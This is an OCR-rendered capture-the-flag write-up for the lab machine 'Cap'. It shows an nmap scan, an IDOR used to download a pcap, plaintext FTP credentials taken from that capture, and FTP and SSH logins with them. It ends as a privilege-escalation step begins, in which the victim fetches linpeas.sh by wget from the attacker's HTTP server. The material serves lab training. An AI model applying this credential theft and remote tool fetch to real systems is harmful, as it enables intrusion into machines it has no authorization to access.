
Write up of

Machine cap

By: thomas marcos shalapy

1 – scanning




```
┌──(root㉿thomas)-[/home/thomas]
└─# nmap -sS  -p- -sV -T4 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 07:09 EST
Nmap scan report for 10.10.10.245
Host is up (0.21s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    gunicorn
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port80-TCP:V=7.94SVN%I=7%D=12/15%Time=675ECA21%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,2A0C,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:
SF:\x20Sun,\x2015\x20Dec\x202024\x2012:23:02\x20GMT\r\nConnection:\x20clos
SF:e\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x2
SF:019386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en
SF:\">\n\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x2
SF:0\x20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\
SF:x20\x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<m
SF:eta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-sc
SF:ale=1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"i
SF:mage/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\
SF:x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.cs
```

PORT   STATE SERVICE VERSION

21/tcp open ftp   vsftpd 3.0.3

22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)


80/tcp open http   gunicorn



Data Type	Value
Number of Packets	2
Number of IP Packets	2
Number of TCP Packets	2
Number of UDP Packets	0

As we can see in up picture there is number after data and that is called ID. If we put there /0 then we can see the number and that is the data of pcap file.

also a vulnerability called IDOR.




Not secure 10.10.10.245/data/0

Dashboard Home / Dashboard

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

First of all we have to download the pcap file and analyze that with wireshark. I have already downloaded so i will show you the analyze part of wireshark



0.pcap

ftp


```
No.  Time      Source          Destination     Protocol Length Info
  34 2.626895  192.168.196.16  192.168.196.1   FTP       76 Response: 220 (vsFTPd 3.0.3)
  36 4.126500  192.168.196.1   192.168.196.16  FTP       69 Request: USER nathan
  38 4.126630  192.168.196.16  192.168.196.1   FTP       90 Response: 331 Please specify the password.
  40 5.424998  192.168.196.1   192.168.196.16  FTP       78 Request: PASS Buck3tH4TF0RM3!
  42 5.432387  192.168.196.16  192.168.196.1   FTP       79 Response: 230 Login successful.
  43 5.432801  192.168.196.1   192.168.196.16  FTP       62 Request: SYST
  45 5.432937  192.168.196.16  192.168.196.1   FTP       75 Response: 215 UNIX Type: L8
  47 6.309628  192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,140
  49 6.309874  192.168.196.16  192.168.196.1   FTP      107 Response: 200 PORT command successful. Consider using PASV.
  50 6.310514  192.168.196.1   192.168.196.16  FTP       62 Request: LIST
  51 6.311053  192.168.196.16  192.168.196.1   FTP       95 Response: 150 Here comes the directory listing.
  52 6.311479  192.168.196.16  192.168.196.1   FTP       80 Response: 226 Directory send OK.
  54 7.380771  192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,141
  55 7.380998  192.168.196.16  192.168.196.1   FTP      107 Response: 200 PORT command successful. Consider using PASV.
  56 7.381554  192.168.196.1   192.168.196.16  FTP       66 Request: LIST -al
  57 7.382165  192.168.196.16  192.168.196.1   FTP       95 Response: 150 Here comes the directory listing.

Frame 36: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 1, Ack
File Transfer Protocol (FTP)
[Current working directory: ]

0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 35 0e 24 40 00  80 06 e3 3b c0 a8 c4 01   E··5·$@· ···;····
0020  c0 a8 c4 10 d4 8b 00 15  60 81 78 52 1b 22 5c ea   ········ `·xR·"\·
0030  50 18 10 0a 73 da 00 00  55 53 45 52 20 6e 61 74   P···s··· USER nat
0040  68 61 6e 0d 0a                                     han··
```

File Transfer Protocol (FTP): Protocol

Packets: 72 · Displayed: 25 (34.7%)

Profile: Default

After analyzing pcap file through wireshark we can see the sensitive information seen such as user and password.


0.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
root@thomas: /home/thomas
File Actions Edit View Help
root@thomas: /home/thomas
root@thomas: /home/thomas

```
┌──(thomas㉿thomas)-[~]
└─$ sudo su
[sudo] password for thomas:
┌──(root㉿thomas)-[/home/thomas]
└─# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:thomas): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
gth Info
 76 Response: 220 (vsFTPd 3.0.3)
 69 Request: USER nathan
 90 Response: 331 Please specify the password.
 78 Request: PASS Buck3tH4TF0RM3!
 79 Response: 230 Login successful.
 62 Request: SYST
 75 Response: 215 UNIX Type: L8
 84 Request: PORT 192,168,196,1,212,140
107 Response: 200 PORT command successful. Consider using PASV.
 62 Request: LIST
 95 Response: 150 Here comes the directory listing.
 80 Response: 226 Directory send OK.
 84 Request: PORT 192,168,196,1,212,141
107 Response: 200 PORT command successful. Consider using PASV.
 66 Request: LIST -al
 95 Response: 150 Here comes the directory listing
```

```
0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 35 0e 24 40 00  80 06 e3 3b c0 a8 c4 01   E··5·$@· ···;····
0020  c0 a8 c4 10 d4 8b 00 15  60 81 78 52 1b 22 5c ea   ········ `·xR·"\·
0030  50 18 10 0a 73 da 00 00  55 53 45 52 20 6e 61 74   P···s··· USER nat
0040  68 61 6e 0d 0a                                     han··
```

File Transfer Protocol (FTP): Protocol
Packets: 72 · Displayed: 25 (34.7%)
Profile: Default


I get the user name nathan and password Buck3tH4TF0RM3!

Then I used ftp to get connect with the user and using user name and password I get access to machine

And using ssh I get another connection with the machine

Ssh nathan@10.10.10.245

3- exploitation and gain access to victim machine



```
└─# ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known host
s.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Dec 15 13:12:59 UTC 2024

  System load:           0.0
  Usage of /:            37.9% of 8.73GB
  Memory usage:          35%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb0:938

  ⇒ There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings


Last login: Sun Dec 15 12:54:34 2024 from 10.10.14.124
nathan@cap:~$
```

4- privilege escalation


So for the root privileges we have to run tool like linpeas.sh so we can do Privilege escalation

First of all download linpeas.sh

In my kali linux

wget https://github.com/carlospolop/PEASS-ng/releases/download/20230402/linpeas.sh

and I open python3 -m http.server 80 in my kali




```
└─# wget https://github.com/carlospolop/PEASS-ng/releases/download/20230402/l
inpeas.sh
--2024-12-15 08:20:41--  https://github.com/carlospolop/PEASS-ng/releases/dow
nload/20230402/linpeas.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20230402/lin
peas.sh [following]
--2024-12-15 08:20:42--  https://github.com/peass-ng/PEASS-ng/releases/downlo
ad/20230402/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-ass
et-2e65be/165548191/36205d0e-d478-4590-9999-3c4b2621873d?X-Amz-Algorithm=AWS4
-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241215%2Fus-east-1%2
Fs3%2Faws4_request&X-Amz-Date=20241215T132042Z&X-Amz-Expires=300&X-Amz-Signat
ure=00155938afa335065ad17e180bbc7bfc3af5af564264d444cb36541d5d621070&X-Amz-Si
gnedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinp
eas.sh&response-content-type=application%2Foctet-stream [following]
--2024-12-15 08:20:42--  https://objects.githubusercontent.com/github-product
ion-release-asset-2e65be/165548191/36205d0e-d478-4590-9999-3c4b2621873d?X-Amz
-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F2024121
5%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241215T132042Z&X-Amz-Expires=3
00&X-Amz-Signature=00155938afa335065ad17e180bbc7bfc3af5af564264d444cb36541d5d
621070&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20
filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 18
5.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|1
85.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828287 (809K) [application/octet-stream]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 808.87K  1.45MB/s    in 0.5s

2024-12-15 08:20:43 (1.45 MB/s) - ‘linpeas.sh’ saved [828287/828287]


┌──(root㉿thomas)-[/home/thomas]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.245 - - [15/Dec/2024 08:24:42] code 404, message File not found
```

Then in victim machine I use command wget http://10.10.16.37 /linpeas.sh

